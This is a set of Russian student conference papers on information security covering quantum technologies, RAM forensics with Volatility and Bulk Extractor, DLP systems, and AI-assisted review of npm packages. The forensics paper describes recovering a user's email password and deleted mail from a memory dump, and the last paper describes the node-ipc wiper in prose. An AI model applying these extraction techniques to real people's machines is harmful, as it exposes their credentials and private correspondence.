


Рисунок 1 – Диаграмма размещения СУПО

СУПО представляет собой интегрированную платформу, которая объединяет функции конфигурирования, мониторинга и анализа состояния инфраструктуры. Она обеспечивает:

1. Централизованное управление узлами через SaltStack.
2. Автоматизацию процессов конфигурирования и мониторинга.
3. Визуализацию данных мониторинга через Prometheus и Grafana.
4. Хранение истории изменений и возможность отката к предыдущим конфигурациям.
5. Интерактивный веб-интерфейс для удобства администрирования.

Ожидается, что внедрение данной СУПО и реализация подхода CI приведёт к следующим положительным результатам относительно процесса обслуживания рабочих мест:

4. Ускорит и упростит работу сотрудников отдела технического обеспечения в процессе программного обслуживания компьютерных классов.
5. Позволит осуществлять мониторинг всех узлов, подключённых к СУПО.
6. Система может являться примером реализации DevOps-подхода «Инфраструктура как код» для студентов, обучающихся на направлениях подготовки Института Цифры КемГУ.

Заключение

СУПО на данный момент находится на этапе реализации, настроены основные узлы и базовые конфигурации проверки сервисов. В ближайших планах, будет настроена автоматизированное добавление узлов в данную систему, которая является реализацией DevOps-подхода «Инфраструктура как Код», инновационной в контексте инфраструктуры КемГУ, и будет внедрена в ЦНИТ КемГУ в тестовую эксплуатацию.

Список литературы

1. SaltStack. Salt documentation [Электронный ресурс]. — URL: <https://docs.saltproject.io/en/latest/contents.html> (дата обращения 24.03.2025).
2. Управление конфигурацией [Электронный ресурс]. — URL: <https://www.atlassian.com/ru/microservices/microservices-architecture/configuration-management> (дата обращения 24.03.2025).
3. 5 лучших инструментов управления конфигурацией в DevOps [Электронный ресурс]. — URL: <https://wiki.merionet.ru/articles/5-luchshih-instrumentov-upravleniya-konfiguraciej-v-devops> (дата обращения 25.03.2025)
4. Что такое CI/CD. Основы методологии непрерывной интеграции и доставки [Электронный ресурс]. — URL: <https://selectel.ru/blog/what-is-ci-cd/> (дата обращения 08.04.2025)
5. Как подход «инфраструктура как код» (IaC-обработка) помогает управлять сложными инфраструктурами [Электронный ресурс]. — URL: <https://www.atlassian.com/ru/microservices/cloud-computing/infrastructure-as-code> (дата обращения 08.04.2025)
6. Prometheus: обзор системы мониторинга и ее особенностей [Электронный ресурс]. — URL: https://www.reg.ru/blog/prometheus-obzor-sistemy-monitoringa/?utm_source=google.com&utm_medium=organic&utm_campaign=google.com&utm_referrer=google.com (дата обращения 08.04.2025)

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

УДК 530.145

КВАНТОВЫЕ ТЕХНОЛОГИИ В РОССИИ: ТЕКУЩЕЕ СОСТОЯНИЕ, ДОСТИЖЕНИЯ И ПЕРСПЕКТИВЫ

Бахышов Д.Р., Матвеев Д.Д., Федешов Д.К.

ФГБОУ ВО «Кемеровский государственный университет»

renatk134@gmail.com, fles4ka@gmail.com, DelfyYT.d@gmail.com

В работе представлен анализ развития квантовых технологий в России, включая три ключевых направления: квантовую криптографию, квантовые вычисления и квантовые коммуникации. Исследование основано на данных официальных источников и научных публикаций. Особое внимание уделено теоретическим основам технологий и их практической реализации в российских научных центрах.

Ключевые слова: квантовые технологии, квантовая криптография, квантовые вычисления, квантовые коммуникации

Квантовые технологии представляют собой новую парадигму в обработке и передаче информации, основанную на принципах квантовой механики. В отличие от классических систем, квантовые технологии используют такие явления, как суперпозиция, запутанность и квантовая телепортация, что открывает принципиально новые возможности для вычислений и защиты данных. В России исследования в этой области координируются ведущими научными центрами, включая Российский квантовый центр и лаборатории при университетах.

Цель работы – объективно оценить текущее состояние квантовых технологий в России на основе достоверных источников. Задачами работы являются следующие:

1. Рассмотреть теоретические основы и практические разработки в области квантовой криптографии.
2. Проанализировать прогресс в создании квантовых вычислительных систем.
3. Изучить современные проекты в сфере квантовых коммуникаций.

Квантовая криптография основана на фундаментальных принципах квантовой механики, которые обеспечивают абсолютную защиту передаваемой информации. Ключевой метод — квантовое распределение ключей (QKD) — использует свойства фотонов для создания криптографических ключей, безопасность которых гарантируется законами физики. Любая попытка перехвата изменяет квантовое состояние частиц, что сразу обнаруживается легитимными пользователями.

В России исследования в этой области ведутся в Российском квантовом центре и МГУ им. М.В. Ломоносова. Учёные работают над созданием устойчивых систем квантовой связи, способных функционировать в реальных условиях. Особое внимание уделяется интеграции QKD-систем с существующей телекоммуникационной инфраструктурой.

Теоретически, квантовая криптография решает проблему защищённой передачи ключей, но её практическое применение сталкивается с техническими сложностями, такими как ограничение расстояния передачи и необходимость специализированного оборудования. Эти вызовы определяют направления современных исследований.

Квантовые компьютеры используют кубиты, которые благодаря суперпозиции и запутанности могут обрабатывать информацию принципиально иначе, чем классические биты. Это открывает возможности для решения задач, недоступных традиционным

суперкомпьютерам, включая моделирование сложных молекулярных систем и оптимизацию крупномасштабных процессов.

В России разработкой квантовых процессоров занимаются в МФТИ и Российском квантовом центре. Исследования сосредоточены на различных технологических платформах, включая сверхпроводящие кубиты и ионные ловушки. Важным направлением является разработка алгоритмов, способных эффективно использовать ограниченные возможности современных квантовых устройств.

Несмотря на значительный теоретический прогресс, создание полноценного квантового компьютера остаётся сложной задачей из-за проблем с декогеренцией и ошибками квантовых операций. Современные прототипы демонстрируют ограниченное количество кубитов и требуют сложных систем коррекции ошибок.

Квантовые коммуникации используют явление квантовой запутанности для создания защищённых каналов связи. В отличие от традиционных методов, они обеспечивают принципиально новый уровень безопасности, так как любая попытка перехвата немедленно обнаруживается.

В России исследования в этой области проводятся в НИТУ "МИСиС" и других научных центрах. Особое внимание уделяется созданию гибридных систем, сочетающих квантовые и классические методы передачи данных. Это направление рассматривается как наиболее перспективное для практического внедрения в ближайшие годы.

Теоретически, квантовые сети могли бы обеспечить абсолютно безопасную связь на глобальном уровне. Однако их реализация требует решения сложных технических задач, включая создание квантовых повторителей и интеграцию с существующей инфраструктурой.

Развитие квантовых технологий в России представляет собой сложный, но перспективный процесс, охватывающий три ключевых направления. В области квантовой криптографии уже достигнуты значительные результаты, позволяющие говорить о скором практическом внедрении этих технологий в системы защиты информации. Однако для полноценного масштабирования таких решений требуется преодоление ряда технических ограничений, связанных с дальностью передачи и совместимостью с существующей инфраструктурой.

Что касается квантовых вычислений, то здесь ситуация выглядит более сложной. Несмотря на впечатляющие теоретические разработки и создание экспериментальных образцов квантовых процессоров, путь к созданию полноценного квантового компьютера остаётся длительным и требует решения фундаментальных проблем, таких как декогеренция и коррекция ошибок. Тем не менее, даже текущие достижения в этой области открывают новые возможности для решения специализированных задач.

Наиболее сбалансированное развитие наблюдается в сфере квантовых коммуникаций, где теоретические разработки успешно сочетаются с практическими экспериментами. Создание гибридных систем, объединяющих квантовые и классические методы передачи данных, может стать тем самым промежуточным этапом, который позволит постепенно внедрять квантовые технологии в реальные телекоммуникационные системы. Перспективы этого направления выглядят особенно привлекательными с точки зрения обеспечения информационной безопасности на государственном уровне.

Список литературы

1. Российский квантовый центр [Электронный ресурс]. – URL: <https://rqc.ru/>. (дата обращения 03.04.2025).
2. Квантовые технологии в МГУ. [Электронный ресурс]. – URL: <https://quantum.msu.ru/ru>. (дата обращения 03.04.2025).
3. Промышленные страницы [Электронный ресурс]. – URL: <https://indpages.ru/prom/kvantoviye-tyehnologeeeee-v-2024>.

4. МФТИ: Институт квантовых технологий. [Электронный ресурс]. – URL: <https://old.mipt.ru/about/departments/iqt> (дата обращения 04.04.2023).
5. Центр квантовых материалов и технологий НИУ ВШЭ. [Электронный ресурс]. – URL: <https://cqmm.hse.ru/>.
6. Квантовые технологии : учебно-методическое пособие / А. А. Гайдаш, В. И. Егоров, А. Е. Иванова [и др.]. – Санкт-Петербург: НИУ ИТМО, 2023. – 136 с.
7. Квантовые технологии: учебно-методическое пособие / А. А. Гайдаш, Б. А. Наседкин, Э. О. Самсонов, С. В. Савельева. – Санкт-Петербург: НИУ ИТМО, 2022. – 73 с. – Текст: электронный // Лань: электронно-библиотечная система. – URL: <https://e.lanbook.com/book/283919> (дата обращения: 10.04.2025).

Научный руководитель - к.ф.-м.н., доцент, Карабцев С.Н., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.076.2

ИСПОЛЬЗОВАНИЕ СРЕДСТВ ФОРЕНЗИКИ ДЛЯ АНАЛИЗА ОПЕРАТИВНОЙ ПАМЯТИ

Дума Д.Д., Мишура В.Я.

ФГБОУ ВО «Кемеровский государственный университет»

danil.duma1221@mail.ru, viktor.mishura0@gmail.com

Аннотация. В работе рассматриваются принципы организации оперативной памяти в операционных системах, основы форензики оперативных запоминающих устройств и продемонстрирована работа некоторых средств для анализа образов оперативной памяти. Определены некоторые методы защиты информации от использования средств форензики.

Ключевые слова: форензика оперативной памяти, Volatility 3.0, дампы памяти, Bulk Extractor, информационная безопасность.

Криминалистический анализ оперативной памяти (RAM-форензика) – востребованный метод в кибербезопасности и расследовании инцидентов. В отличие от анализа жестких дисков и SSD, исследование оперативных запоминающих устройств (ОЗУ) обеспечивает доступ к динамическим данным: активным процессам, сетевым подключениям и криптоключам, которые исчезают после выключения системы, что делает RAM-форензику незаменимой при расследовании сложных киберинцидентов, где требуется информация, доступная только во время работы устройства.

Актуальность проблемы обусловлена активным использованием защищённых мессенджеров, режима инкогнито, криптоконтейнеров и менеджеров паролей, что усложняет традиционные методы цифровой криминалистики [1]. Ключевые данные (пароли, ключи шифрования, история переписки) часто хранятся только в оперативной памяти, делая анализ её дампов критически важным и неотъемлемым для доказательства противоправных действий.

Целью работы является проведение анализа оперативной памяти заранее подготовленного тестового устройства для извлечения конфиденциальных данных владельца и определение методов защиты информации от RAM-форензики.

Задачи:


1. Изучить принцип организации ОЗУ в ОС.
2. Произвести анализ дампа оперативной памяти заранее подготовленного тестового устройства.

3. Рассмотреть основные методы защиты конфиденциальных данных от средств форензики.

Все активные в системе процессы изолированы от непосредственного доступа к физической памяти компьютера. Для реализации подобного ограничения, в системах используется механизм виртуальной памяти. Виртуальное адресное пространство представляет собой набор адресов виртуальной памяти. Данные адреса полностью изолированы от физического размещения данных. При этом размер виртуального адресного пространства зависит от аппаратной архитектуры. Размер виртуального адресного пространства зависит от аппаратной архитектуры. Так, например, в системах x86 оно всегда ограничено 4 Гб. По умолчанию, на ОС семейства Windows виртуальное адресное пространство поровну разделено на два подпространства: пространство ядра (Kernel Space) и пространство пользователя (User Mode Space). Помимо этого, также возможно использовать альтернативное разделение 3:1, что увеличивает количество памяти, выделенное для пространства пользователя. Таким образом, в распоряжении процесса появляется пространство виртуальной памяти в интервале адресов от 0x00000000 до 0x7FFFFFFF. В свою очередь, интервал от 0x80000000 до 0xFFFFFFFF, зарезервированный для пространства ядра, необходим для работы ядра и хранения расширений. Пространство пользователя каждого процесса разделяется на динамические и статические подпространства, которые, в свою очередь, разбиваются на сегменты – непрерывные адресные диапазоны. Динамические данные представлены сегментами стека (stack) и кучи (heap) [2].

Практическая ценность понимания организации памяти процесса становится особенно очевидной при создании и анализе дампов оперативной памяти. Данные кода процесса хранятся в стеке и существуют ровно столько, сколько длится выполнение отдельной функции. Однако, даже данные стека могут иметь практическую ценность при анализе оперативной памяти, представляя сведения о запущенных в определённый момент функциях кода процесса. Данные в куче, такие как буфер обмена, набранный текст и введённые пользователем пароли, существуют вплоть до завершения процесса и представляют большую ценность для анализа [3].

В данной работе в качестве образца для анализа был взят дамп оперативной памяти виртуальной машины на базе ОС Windows с использованием утилиты WinPmem, имеющей ряд преимуществ в сравнении с другими средствами: открытый исходный код, портативность и независимость от архитектуры системы. Для первичного анализа (процессов и их адресных смещений) полученного дампа системы использовалась программа Volatility 3.0, позволяющая, в отличие от предшественника, работать с образом системы любой версии, вне зависимости от её профиля. На рисунке 1 показан результат работы плагина psscan в Volatility 3.0, отображающий все процессы, которые были запущены или недавно завершены в системе.



PID	PPID	ImageName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0x8e0d31478080	130	-	N/A	False	2025-03-31 11:49:47.000000 UTC	N/A	Disabled
108	4	Registry	0x8e0d31519080	2	-	N/A	False	2025-03-31 11:49:47.000000 UTC	N/A	Disabled
340	4	csrss.exe	0x8e0d31783080	2	-	N/A	False	2025-03-31 11:49:47.000000 UTC	N/A	Disabled
1304	716	svchost.exe	0x8e0d33bf080	7	-	0	False	2025-03-31 11:50:02.000000 UTC	N/A	Disabled
472	460	csrss.exe	0x8e0d33cf3140	11	-	0	False	2025-03-31 11:49:51.000000 UTC	N/A	Disabled
596	460	wininit.exe	0x8e0d34540080	1	-	0	False	2025-03-31 11:49:52.000000 UTC	N/A	Disabled
572	564	csrss.exe	0x8e0d345af140	14	-	1	False	2025-03-31 11:49:52.000000 UTC	N/A	Disabled
644	564	winlogon.exe	0x8e0d345c1080	6	-	1	False	2025-03-31 11:49:53.000000 UTC	N/A	Disabled
716	596	services.exe	0x8e0d345f2080	5	-	0	False	2025-03-31 11:49:54.000000 UTC	N/A	Disabled
736	596	lsass.exe	0x8e0d34c270c0	10	-	0	False	2025-03-31 11:49:54.000000 UTC	N/A	Disabled
860	716	svchost.exe	0x8e0d34c8a240	12	-	0	False	2025-03-31 11:49:56.000000 UTC	N/A	Disabled
880	596	fontdrvhost.exe	0x8e0d34ca1140	5	-	0	False	2025-03-31 11:49:56.000000 UTC	N/A	Disabled
888	644	fontdrvhost.exe	0x8e0d34ca3140	5	-	1	False	2025-03-31 11:49:56.000000 UTC	N/A	Disabled
992	716	svchost.exe	0x8e0d34ce12c0	9	-	0	False	2025-03-31 11:49:58.000000 UTC	N/A	Disabled
440	716	svchost.exe	0x8e0d34d4c240	4	-	0	False	2025-03-31 11:49:58.000000 UTC	N/A	Disabled
748	716	svchost.exe	0x8e0d34db9280	1	-	0	False	2025-03-31 11:50:01.000000 UTC	N/A	Disabled
68	716	svchost.exe	0x8e0d34de7300	3	-	0	False	2025-03-31 11:50:01.000000 UTC	N/A	Disabled
1044	644	dm.exe	0x8e0d34dea080	14	-	1	False	2025-03-31 11:50:01.000000 UTC	N/A	Disabled
5748	3032	Firefox.exe	0x8e0d34deb080	20	-	1	False	2025-03-31 12:00:42.000000 UTC	N/A	Disabled
1068	716	svchost.exe	0x8e0d34da300	1	-	0	False	2025-03-31 11:50:01.000000 UTC	N/A	Disabled
1212	716	svchost.exe	0x8e0d34e74280	1	-	0	False	2025-03-31 11:50:01.000000 UTC	N/A	Disabled
1252	716	svchost.exe	0x8e0d34eae2c0	2	-	0	False	2025-03-31 11:50:02.000000 UTC	N/A	Disabled

Рисунок 1 – Работа плагина psscan в Volatility 3.0

Для дальнейшего анализа дампов отдельных процессов использовались программа Bulk Extractor, имеющая ряд полезных сканеров, позволяющих производить поиск интересных данных по заранее предусмотренному набору YARA-правил, а также утилита Strings из комплекта Sysinternals, производящая поиск строк ASCII и UNICODE в целевом файле.

В результате сканирования утилитой Bulk Extractor по правилу email недавно завершившегося процесса браузера Firefox, были получены сведения о посещённых пользователем url-адресов (в том числе в браузере Tor), а также восстановлена его история веб-запросов. Применение программы для анализа дампа процесса почтового клиента Thunderbird, также позволило определить список задействованных в переписке email-ящиков (рисунок 2).



Рисунок 2 – Найденные электронная почта и история веб-запросов

Последующий анализ процесса почтового клиента через утилиту Strings позволил восстановить удалённые письма, отправленные и получаемые пользователем, а поиск по его электронной почте среди результатов Bulk Extractor раскрыл вводимый им при входе в клиент пароль от учётной записи (рисунок 3).




Рисунок 3 – Введённый пользователем пароль от учётной записи

Рассматривая основные методы защиты конфиденциальных данных от средств форензики, необходимо, в первую очередь, отметить важность перезапуска системы для очищения энергонезависимой памяти и удаления информации, содержащейся в ней. Кроме того, для проверки эффективности работы модуля затирания физической памяти на устройстве, в системе было установлено СЗИ Secret Net Studio. Анализ процесса почтового клиента до и после установки СЗИ показал, что подобное ПО также является эффективным средством защиты конфиденциальной информации от её раскрытия средствами форензики. На рисунке 4 представлены результаты работы программы Bulk Extractor с процессом почтового клиента. Как видно из правой половины представленного рисунка 4, СЗИ Secret Net Studio очистила в оперативной памяти данные, касающиеся работы почтового клиента Thunderbird, после завершения его работы. СЗИ делает это не мгновенно после завершения процесса, однако период ожидания составляет не более 5-10 минут в зависимости от характеристик компьютера, на котором проводился эксперимент.




Рисунок 4 – Анализ процесса до и после использования модуля затирания данных в СЗИ

Таким образом, форензика оперативной памяти позволяет извлекать и анализировать цифровые доказательства, включая персональные данные и критически важную

информацию, играя тем самым ключевую роль в цифровой криминалистике, путём восстановления действий пользователя.

Список литературы

1. Островская, С. Криминалистика компьютерной памяти на практике. Как эффективно анализировать оперативную память / С. Островская, О. Скулкин; редактор С. Островская; перевод с английского А. А. Слинкина. – Москва: ДМК Пресс, 2023. – 256 с. – ISBN 978-5-93700-157-3. – Текст: электронный // Лань: электронно-библиотечная система. – URL: <https://e.lanbook.com/book/314951> (дата обращения: 11.04.2025). – Режим доступа: для авториз. пользователей.
2. Duarte, G. Anatomy of a Program in Memory [Электронный ресурс]. – URL: <https://manybutfinite.com/post/anatomy-of-a-program-in-memory/> (дата обращения 10.04.2025).
3. Шibaков, А. Разбираемся с управлением памятью в современных языках программирования [Электронный ресурс]. – URL: <https://habr.com/ru/articles/489360/> (дата обращения 10.04.2025).

Научный руководитель – к.ф.-м.н., доцент Карабцев С.Н., Кемеровский государственный университет

УДК 004.056

ОБ ОДНОМ МЕТОДЕ ПРЕДОТВРАЩЕНИЯ УТЕЧЕК ДАННЫХ НА ПРИМЕРЕ DLP РЕШЕНИЙ

Ко Д.Д., Степашко А.М.

Кемеровский государственный университет

kodanil518@gmail.com

stepashko733@gmail.com

Аннотация. В статье рассматриваются современные DLP-системы (Data Loss Prevention) как инструмент защиты от утечек конфиденциальной информации. Проведен сравнительный анализ двух решений – SearchInform и StaffCop – по ключевым критериям: функциональность, методы защиты, поддержка платформ, интеграционные возможности, стоимость и репутация на рынке. Особое внимание уделено реализации метода управления съемными носителями в StaffCop, включая создание «белого» списка USB-устройств, блокировку неразрешенных носителей и настройку политик безопасности.

Ключевые слова: DLP-системы, предотвращение утечек, SearchInform, StaffCop, USB-контроль, информационная безопасность, мониторинг сотрудников, сравнительный анализ.

DLP - системы являются важным элементом информационной безопасности, так как помогают предотвратить финансовые, репутационные и правовые риски, связанные с потерей данных [1]. Обязательных требований по использованию DLP - систем в организациях нет. Но в ряде нормативных документов описаны рекомендации и механизмы обеспечения безопасности конфиденциальных данных, реализовать которые можно как раз с помощью систем предотвращения утечек информации [2]. Рынок DLP-систем быстро развивается. Основными вендорами на российском рынке являются InfoWatch, Zecurion, SearchInform, Инфосистемы Джет и McAfee Symantec WebSense. К ведущим коммерческим DLP - системам относится Infowatch, SearchInform, Kaspersky [3]. Стоимость данных систем может варьироваться от 600.000 до 5.000.000 рублей в год. Но существуют аналогичные системы, цена которых гораздо ниже (например, система StaffCop стоимость, которой 110.000 рублей в год на 50 пользователей) [4].

Малому бизнесу покупать дорогостоящие ПО, скорее всего не представляется возможным и в целях экономии можно задуматься о внедрении более подходящих по цене и функциям DLP - систем. Внедрение доступных DLP решений для малого бизнеса может повысить уровень защиты данных без необходимости тратить большие суммы на дорогостоящее программное обеспечение. Одним из первых шагов при выборе DLP - решений является оценка текущих потребностей бизнеса в области защиты данных. Это включает в себя анализ типов информации, которую компания обрабатывает, и выявление наиболее уязвимых мест, которые могут стать целью для утечек данных.

SearchInform фокусируется на защите данных и предотвращении утечек информации, обеспечивая защиту персональных данных, финансовой информации и интеллектуальной собственности. Основные методы защиты включают анализ контента, шифрование и мониторинг доступа, что позволяет эффективно управлять рисками, связанными с утечкой конфиденциальной информации. Система поддерживает различные платформы, включая Windows, Linux и мобильные устройства, а также предлагает подробные отчеты с графиками и аналитикой. Интеграция с другими системами осуществляется через API, что позволяет адаптировать решение под специфические нужды организаций. Стоимость лицензии индивидуальна и зависит от конфигурации системы, что делает её гибкой для разных бизнес - моделей.

StaffCop, в свою очередь, ориентирован на мониторинг и контроль за действиями сотрудников, что позволяет организациям отслеживать активность пользователей и предотвращать возможные внутренние угрозы. Типы защищаемых данных включают личные данные, служебные документы и корпоративную информацию. Важно, чтобы специалисты по безопасности данных и руководители компаний понимали, что инвестиции в DLP - технологии не являются расходами, а представляют собой стратегически важное вложение в защиту будущего бизнеса.

В статье рассмотрены современные DLP-системы (Data Loss Prevention) как инструмент защиты от утечек конфиденциальной информации. Проведен сравнительный анализ двух решений – SearchInform и StaffCop – по ключевым критериям: функциональность, методы защиты, поддержка платформ, интеграционные возможности, стоимость и репутация на рынке. Особое внимание уделено реализации метода управления съёмными носителями в StaffCop, включая создание «белого» списка USB-устройств, блокировку неразрешенных носителей и настройку политик безопасности.

Список литературы

1. Актуальность DLP-систем в 2024 году в России [Электронный ресурс] // TenChat. – 2023. – Режим доступа: <https://tenchat.ru/media/1911653-aktualnost-dlpsistem-v-2024-godu-v-rossii> (дата обращения: 07.10.2024).
2. DLP-системы: необходимость или роскошь? [Электронный ресурс] // RT-Safety. – 2022. – Режим доступа: <https://rt-safety.com/articles/dlp-sistemy-neobkhodimost-ili-roskosh-/> (дата обращения: 27.03.2025).
3. SearchInform. Официальный сайт [Электронный ресурс]. – URL: <https://searchinform.ru/> (дата обращения: 27.03.2025).
4. StaffCop. Официальный сайт [Электронный ресурс]. – URL: <https://www.staffcop.ru/> (дата обращения: 27.03.2025).

Научный руководитель – к.ф.-м.н., Рейн Т.С., Кемеровский государственный университет

УДК 004.832

CURSOR AI КАК ИНСТРУМЕНТ СПЕЦИАЛИСТА ПО ЗАЩИТЕ ИНФОРМАЦИИ

Курочкин И.А., Хартман А.

ФГБОУ ВО «Кемеровский государственный университет»

Венский университет, Австрия

ilyakur11@mail.ru

Аннотация. Работа посвящена изучению программы Cursor Ai как инструмента анализа исходных кодов программ на наличие вредоносных действий. В ходе работы был проведен анализ npm-пакета node-ipc на наличие вредоносного содержания. Так же были проанализированы такие пакеты, как express, axios, bootstrap.

Ключевые слова: Cursor Ai, npm-пакеты, вредоносное содержание, анализ исходного кода.

Cursor Ai – это интегрированная среда разработки (IDE), созданная с использованием технологий искусственного интеллекта для помощи программистам в написании, отладке и понимании кода [1]. В отличие от традиционных IDE, которые полагаются в основном на статический анализ и ручное кодирование, Cursor Ai использует возможности больших языковых моделей (LLM), таких как GPT-4, чтобы предлагать интеллектуальные подсказки, генерировать код и автоматизировать повторяющиеся задачи. Cursor Ai не только может помочь программистам, но также помогает в анализе больших исходных кодов для специалистов в области информационной безопасности. Не смотря на преимущества методов анализа SAST и DAST, Cursor Ai позволяет быстро провести проверку на наличие уязвимостей или вредоносных строчек кода даже не специалистам в области ИБ.

Целью работы является проверка возможности анализа программ с открытым исходным кодом на вредоносное назначение. Среди задач ставились следующие:

1. Изучить принцип работы Cursor Ai.
2. Провести анализ с помощью Cursor Ai некоторых выбранных свободно распространяемых пакетов npm.
3. Подтвердить отсутствие или наличие в них вредоносного кода.

В данной работе для анализа исходного кода с помощью Cursor Ai были выбраны следующие npm-пакеты: node-ipc версии 11.1.0 [2], express версии 5.1.0 [3], axios версии 1.8.4 [4], bootstrap версии 5.3.5 [5]. Менеджер пакетов для Node используется для установки дополнительных пакетов сторонних разработчиков, обеспечивающих реализацию различных функций, необходимых при разработке веб-приложений и сайтов. Любой пакет - это набор директорий, содержащих файлы на языке JavaScript [6].

Эксперименты по анализу исходных кодов проводились следующим образом: в среде разработки Cursor Ai открывался npm-пакет, в чате Cursor Ai выполнялись заранее подготовленные запросы, а результаты запросов трактовались автором.

Node-ipc – модуль Node.js для локальной и удалённой межпроцессной коммуникации с полной поддержкой Linux, Mac и Windows. В результате проведенного исследования было выявлено наличие вредоносного назначения данного пакета: имелась подозрительная зависимость reacenotwar (рисунок 1). Зависимость reacenotwar выполняет следующие действия: ищет файлы на рабочем столе пользователя и в OneDrive, создает файл "WITH-LOVE-FROM-AMERICA.txt" в нескольких директориях (на рабочем столе, OneDrive и т.д.). Однако достоверно известно, что ранее данный пакет уничтожал содержимое проекта и другие файлы. Разработчик популярного npm-пакета node-ipc добавил в проект код, который совершает запросы на удаленный сервер GEO-IP и при совпадении IP-адреса с Российским или Белорусским перезаписывает содержимое всех файлов на жестком диске на эмоджи-сердечко (♥). Вредоносный код, затирающий файлы, был добавлен в пакет node-ipc 7 марта

2022 в версии 10.1.1. На данный момент текущая версия пакета 11.1.0 больше не содержит вредоносный код, затирающий файлы эмоджи-сердечком, но все еще содержит в зависимостях модуль reacenotwar, который больше не выводит сообщения в консоль, но создает файлы WITH-LOVE-FROM-AMERICA.txt в домашнем каталоге [7].

После анализа проекта, я могу сделать следующие выводы:

КРИТИЧЕСКИЕ ПРОБЛЕМЫ БЕЗОПАСНОСТИ:

1. Вредоносная зависимость:

- Пакет содержит зависимость reacenotwar версии 9.1.5
- Этот пакет известен тем, что выполняет несанкционированные действия с файловой системой пользователя
- Создает файлы на рабочем столе и в OneDrive без разрешения пользователя

2. Потенциальные векторы атаки:

- Модуль имеет доступ к системным сокетам и IPC
- Может быть использован для несанкционированного доступа к межпроцессному взаимодействию
- Имеет права на чтение/запись файловой системы

Рисунок 1- анализ кода с помощью Cursor Ai

